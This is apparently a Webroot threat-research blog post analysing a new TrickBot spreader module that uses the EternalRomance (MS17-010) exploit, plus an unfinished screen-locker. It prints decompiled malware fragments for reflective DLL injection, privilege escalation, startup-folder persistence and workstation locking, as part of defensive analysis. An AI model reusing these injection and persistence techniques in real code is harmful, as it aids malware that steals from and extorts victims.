TrickBot Banking Trojan Adapts with New Module

webroot.com/blog/2018/03/21/trickbot-banking-trojan-adapts-new-module/

Jason Davison March 21, 2018

Since inception in late 2016, the TrickBot banking trojan has continually undergone updates and changes in attempts to stay one step ahead of defenders and internet security providers. While TrickBot has not always been the stealthiest trojan, its authors have remained consistent in the use of new distribution vectors and development of new features for their product. On March 15, 2018, Webroot observed a module (tabDll32 / tabDll64) being downloaded by TrickBot that has not been seen in the wild before this time.

It appears that the TrickBot authors are still attempting to leverage MS17-010 and other lateral movement methods coupled with this module in an attempt to create a new monetization scheme for the group.

You can teach an old bot older tricks

Analyzed samples

0058430e00d2ea329b98cbe208bc1dad – main sample (packed)
0069430e00d2ea329b99cbe209bc1dad – bot 32 bit

Downloaded Modules

- 711287e1bd88deacda048424128bdfaf – systeminfo32.dll
- 58615f97d28c0848c140d5e78ffb2add – injectDll32.dll

- 30fc6b88d781e52f543edbe36f1ad03b – wormDll32.dll
- 5be0737a49d54345643c8bd0d5b0a79f – shareDll32.dll
- 88384ba81a89f8000a124189ed69af5c – importDll32.dll
- 3def0db658d9a0ab5b98bb3c5617afa3 – mailsearcher32.dll
- **311fdc24ce8dd700f951a628b805b5e5 – tabDll32.dll**

Behavioral Analysis

Upon execution, this iteration of TrickBot will install itself into the %APPDATA%\TeamViewer\ directory. If the bot has not been executed from its installation directory, it will restart itself from this directory and continue operation. Once running from its installation directory, TrickBot will write to the usual group_tag and client_id files along with creating a “Modules” folder used to store the encrypted plug and play modules and configuration files for the bot.




Image 1: TrickBot’s plug and play modules used to extend the bots functionality

Many of the modules shown above have been previously documented. The systeminfo and injectDll module have been coupled with the bot since its inception. The mailsearcher module was added in December 2016 and the worm module was discovered in late July 2017. The module of interest here is tabDll32 as this module has been previously undocumented. Internally, the module is named spreader_x86.dll and exports four functions similar to the other TrickBot modules.

Offset	Name	Value	Meaning
1C8190	Characteristics	0	
1C8194	TimeDateStamp	5AAA5D2E	
1C8198	MajorVersion	0	
1C819A	MinorVersion	0	
1C819C	Name	1C97E0	spreader_x86.dll
1C81A0	Base	1	
1C81A4	NumberOfFunctions	4	
1C81A8	NumberOfNames	4	
1C81AC	AddressOfFunctions	1C97B8	
1C81B0	AddressOfNames	1C97C8	
1C81B4	AddressOfNameOrdinals	1C97D8	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
1C81B8	1	EC27	1C97F1	Control
1C81BC	2	1332	1C97F9	FreeBuffer
1C81C0	3	EC60	1C9804	Release
1C81C4	4	EB79	1C980C	Start

Image 2a: Peering inside tabDll.dll

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics
.text	400	2C600	1000	2C464	60000020
.rdata	2CA00	19C600	2E000	19C416	40000040
.data	1C9000	1200	1CB000	237C	C0000040
.gfids	1CA200	400	1CE000	2DC	40000040
.tls	1CA600	200	1CF000	9	C0000040
.rsrc	1CA800	400	1D0000	288	40000040
.reloc	1CAC00	2A00	1D1000	2818	42000040

Image 2b: Abnormally large .rdata section


The file has an abnormally large rdata section which proves to be quite interesting because it contains two additional files intended to be used by spreader_x86.dll. The spreader module contains an additional executable SsExecutor_x86.exe and an additional module screenLocker_x86.dll. Each module will be described in more detail in its respective section below.

Spreader_x86.dll

When loading the new TrickBot module in IDA, you are presented with the option of loading the debug symbol filename.

Image 3: Debug symbol filename of the downloaded module tabDll.dll

This gives us a preview of how the TrickBot developers structure new modules that are currently under development. When digging deeper into the module, it becomes evident that this module is used to spread laterally through an infected network making use of MS17-010.



Address	Length	Type	String
.rdata:101C5D58	0000005F	C	CeternalRomance::login() SMB_COM_SESSION_SETUP_ANDX: os \"%s\", native lan man \"%s\", domain \"%s\"
.rdata:101C5DB8	0000003D	C	CeternalRomance::login() call getNTLMSSPType3(), domain \"%S\"
.rdata:101C5DF8	000000A4	C	CeternalRomance::login() Host %s, SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X - STATUS_ACCESS_DENIED (A component of the path-prefix denied search permission)
.rdata:101C5EA0	00000083	C	CeternalRomance::login() Host %s, SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X - STATUS_LOGON_FAILURE (Authentication failure)
.rdata:101C5F28	00000055	C	CeternalRomance::login() Host \"%s\", SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X
.rdata:101C5F88	00000064	C	CeternalRomance::getTID Host \"%s\", SMB_COM_TREE_CONNECT_ANDX: service \"%s\", native file system \"%s\"
.rdata:101C5FF0	000000A3	C	CeternalRomance::getTID Host %s, SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X - STATUS_ACCESS_DENIED (A component of the path-prefix denied search permission)
.rdata:101C6098	00000053	C	CeternalRomance::getTID Host \"%s\", SMB_COM_TREE_CONNECT_ANDX return status: 0x%08X
.rdata:101C60F0	0000005D	C	CeternalRomance::getTID Host \"%s\", error read response SMB_COM_TREE_CONNECT_ANDX, wrong data
.rdata:101C6190	00000059	C	CeternalRomance::recv_transaction_data HOST \"%s\", step %i, MID = %i, read status: 0x%08X
.rdata:101C6AB8	00000070	C	CeternalRomance::writeToComputer %S call connectHost try using name \"%S\", pwd \"%S\", use domain - %s, attempt %i

Image 4: String references to EternalRomance exploit used for lateral movement

This module appears to make use of lateral movement in an attempt to set up the embedded executable as a service on the exploited system. Additionally, the TrickBot authors appear to be still developing this module as parts of the modules reflective dll injection mechanism are stolen from GitHub.

```
if ( result )
{
  memmove_0(result, v3, dwBytes);
  dwProcessId_1 = GetCurrentProcess();
  if ( OpenProcessToken(dwProcessId_1, 0x28u, &TokenHandle) )
  {
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    if ( LookupPrivilegeValueW(0, L"SeDebugPrivilege", (PLUID)NewState.Privileges) )
      AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    CloseHandle(TokenHandle);
  }
  hProcess = OpenProcess(0x43Au, 0, dwProcessId);
  hProcess_1 = hProcess;
  if ( hProcess )
  {
    hModule = LoadLibraryR(hProcess, lpBuffer, dwBytes, v12, MYFUNCTION_HASH, v14, v15);
    if ( hModule )
      WaitForSingleObject(hModule, 0xFFFFFFFF);
  }
  v11 = GetProcessHeap();
  result = (void *)HeapFree(v11, 0, lpBuffer);
  if ( hProcess_1 )
    result = (void *)CloseHandle(hProcess_1);
}
return result;
```

Image 5: Copied code from ImprovedReflectiveDLLInjection

```
if ( lpRemoteLibraryBuffer )
{
  printf("Allocated memory address in remote process: 0x%p\n", lpRemoteLibraryBuffer);
  if ( WriteProcessMemory(hProcess_1, (LPVOID)userdataAddr, lpUserdata, nUserdataLen, 0) )
  {
    memset(&bootstrap, 0, 0x40u);
    v17 = (_BYTE)v29 + (_BYTE)(LPVOID)userdataAddr;
    dwCurrentArch = v28;
    bootstrapLen = sub_1000DC5E(
                     &bootstrap,
                     v28,
                     (int)hProcess,
                     (char)hProcess,
                     (int)hProcess,
                     (_BYTE)hProcess + nUserdataLen,
                     v19,
                     v17);
    if ( bootstrapLen )
    {
      if ( WriteProcessMemory(hProcess_1, (char *)hProcess + nUserdataLen, &bootstrap, bootstrapLen, 0) )
      {
        printf("Wrote shellcode to 0x%x\n", (char *)hProcess + nUserdataLen);
        FlushInstructionCache(hProcess_1, hProcess, (SIZE_T)hLibModule);
        if ( dwCurrentArch == 2 )
        {
          inject_via_remotethread_wow64((int)hProcess + nUserdataLen, (int)hProcess_1, v21, &hThread);
          hThread_1 = hThread;
          ResumeThread(hThread);
        }
```

Image 6: Printf statements from the copied project on GitHub

SsExecutor_x86.exe

The second phase of the new module comes in the form of an executable meant to run after post exploitation. Again, it was very nice of the TrickBot authors to give us a look at the debug symbols file path.

Image 7: Debug symbol filename of the embedded PE file.

When run, this executable will iterate over the use profiles in registry and goes to each profile to add a link to the copied binary to the start up path. This occurs after lateral movement takes place.

```
if ( result )
{
  v2 = (const CHAR *)(result + 1);
  phkResult = 0;
  v29 = v2;
  hKey = 0;
  hKey_1 = 0;
  RegOpenKeyExA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\ProfileList",
    0,
    0xF003Fu,
    &phkResult);
  cchName = 0;
  Type = 0;
  v3 = lstrlenA(v2);
  v4 = v3;
  v5 = v3 + 5;
  v6 = (char *)operator new[](v3 + 5);
  v7 = v2;
  v32 = (unsigned __int8 *)v6;
  v8 = (unsigned __int8 *)v6;
  strcpy_s(v6, v4 + 1, v7);
  v9 = _mbsrchr(v8, 46u);
  if ( v9 )
  {
    *v9 = 0;
    strcpy_s(&Dst, 260u, (const char *)v8);
  }
  strcat_s((char *)v8, v5, ".LNK");
  sprintf_s(&DstBuf, 260u, "C:\\Users");
  v37 = 0;
  lpMem = (LPVOID)sub_401E9E(0, 0);
  v46 = 0;
  sub_401620(&DstBuf, &lpMem, "*.*", 0);
```

Image 8: Iterate over user profiles and create

```
v5 = 0;
v6 = 0;
do
{
  sprintf_s(&DstBuf, 32767u, "C:\\%s\\%s", WINDOWS_SYSTEM32[v6], result);
  if ( CopyFileA((LPCSTR)v1, &DstBuf, 0) )
  {
    if ( !v5 )
      v5 = _spawnl(1, &DstBuf, "-start", 0) != 0;
  }
  else
  {
    GetLastError();
  }
  result = (unsigned __int8 *)lpMem;
  ++v6;
}
while ( v6 < 2 );
```

Image 9: Execution of the copied binary

ScreenLocker_x86.dll

Similarly, to the other TrickBot modules, this module was written in Delphi. This is the first time TrickBot has shown any attempt at “locking” the victims machine.

Offset	Name	Value	Meaning
FD90	Characteristics	0	
FD94	TimeDateStamp	5AA69470	
FD98	MajorVersion	0	
FD9A	MinorVersion	0	
FD9C	Name	111CC	screenLocker_x86.dll
FDA0	Base	1	
FDA4	NumberOfFunc...	2	
FDA8	NumberOfNames	2	
FDAC	AddressOfFunc...	111B8	
FDB0	AddressOfNames	111C0	
FDB4	AddressOfNam...	111C8	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
FDB8	1	10BB	111E1	MyFunction
FDBC	2	1210	111EC	_ReflectiveLoader@20

Image 10: Peering inside screenLocker_x86.dll

This Module exports two functions, “MyFunction” and a reflective DLL loading function. “MyFunction” appears to be the work in progress:

```
signed int MyFunction()
{
  signed int v0; // esi@1
  unsigned int v1; // eax@1
  unsigned int v2; // edi@1
  HINSTANCE hModule; // edi@3
  HWND hWindow_1; // eax@4
  HWND hWindow_2; // edi@4
  BOOL v6; // eax@9
  DWORD v7; // eax@11
  MSG Msg; // [esp+Ch] [ebp-60h]@7
  CHAR Caption; // [esp+28h] [ebp-44h]@11
  WNDCLASSEXA v11; // [esp+38h] [ebp-34h]@3

  v0 = 0;
  v1 = GetTickCount();
  srand(v1);
  v2 = 0;
  do
    ClassName[v2++] = alphabet[rand() % 52u];
  while ( v2 < 31 );
  hModule = GetModuleHandleA(0);
  memset(&v11, 0, 48u);
  v11.cbSize = 48;
  v11.style = 3;
  v11.lpfnWndProc = paint;
  v11.hInstance = hModule;
  v11.hbrBackground = (HBRUSH)GetStockObject(0);
  v11.lpszClassName = ClassName;
  if ( RegisterClassExA(&v11) )
  {
    hWindow_1 = create_window(hModule);
    hWindow_2 = hWindow_1;
    if ( hWindow_1 )
    {
      WTSRegisterSessionNotification(hWindow_1, 0);
      LockWorkStation();
      while ( 1 )
      {
        v6 = GetMessageA(&Msg, 0, 0, 0);
```

Image 11: Peering inside “MyFunction”





Image 12: Creation of the Locker Window

If the TrickBot developers are attempting to complete this locking functionality, this generates interesting speculation around the group's business model. Locking a victim's computer before you are able to steal their banking credentials alerts the victim that they are infected, thus limiting the potential for credit card or bank theft. However, extorting victims to unlock their computer is a much simpler monetization scheme.

It is notable that this locking functionality is only deployed after lateral movement, meaning that it would be used to primarily target unpatched corporate networks. In a corporate setting (with unpatched machines) it is highly likely that backups would not exist as well. The authors appear to be getting to know their target audience and how to best extract money from them. On a corporate network, where users are unlikely to be regularly visiting targeted banking URLs, exfiltrating banking credentials is a less successful money-making model compared to the locking of potentially hundreds of machines.

The TrickBot authors continue to target various financial institutions across the world, using MS17-010 exploits in an attempt to successfully laterally move throughout a victim's network. This is being coupled with an unfinished "screenLocker" module in a new possible attempt to extort money from victims. The TrickBot banking trojan remains under continual development and testing in a constant effort by its developers to stay one step ahead of cybersecurity professionals.



About the Author

Jason Davison

Advanced Threat Research Analyst

Jason is a Malware Threat Researcher, investigating the latest techniques used in modern malware. Working for Webroot, he researches and reverses the latest malware families identifying new functionality and TTP’s.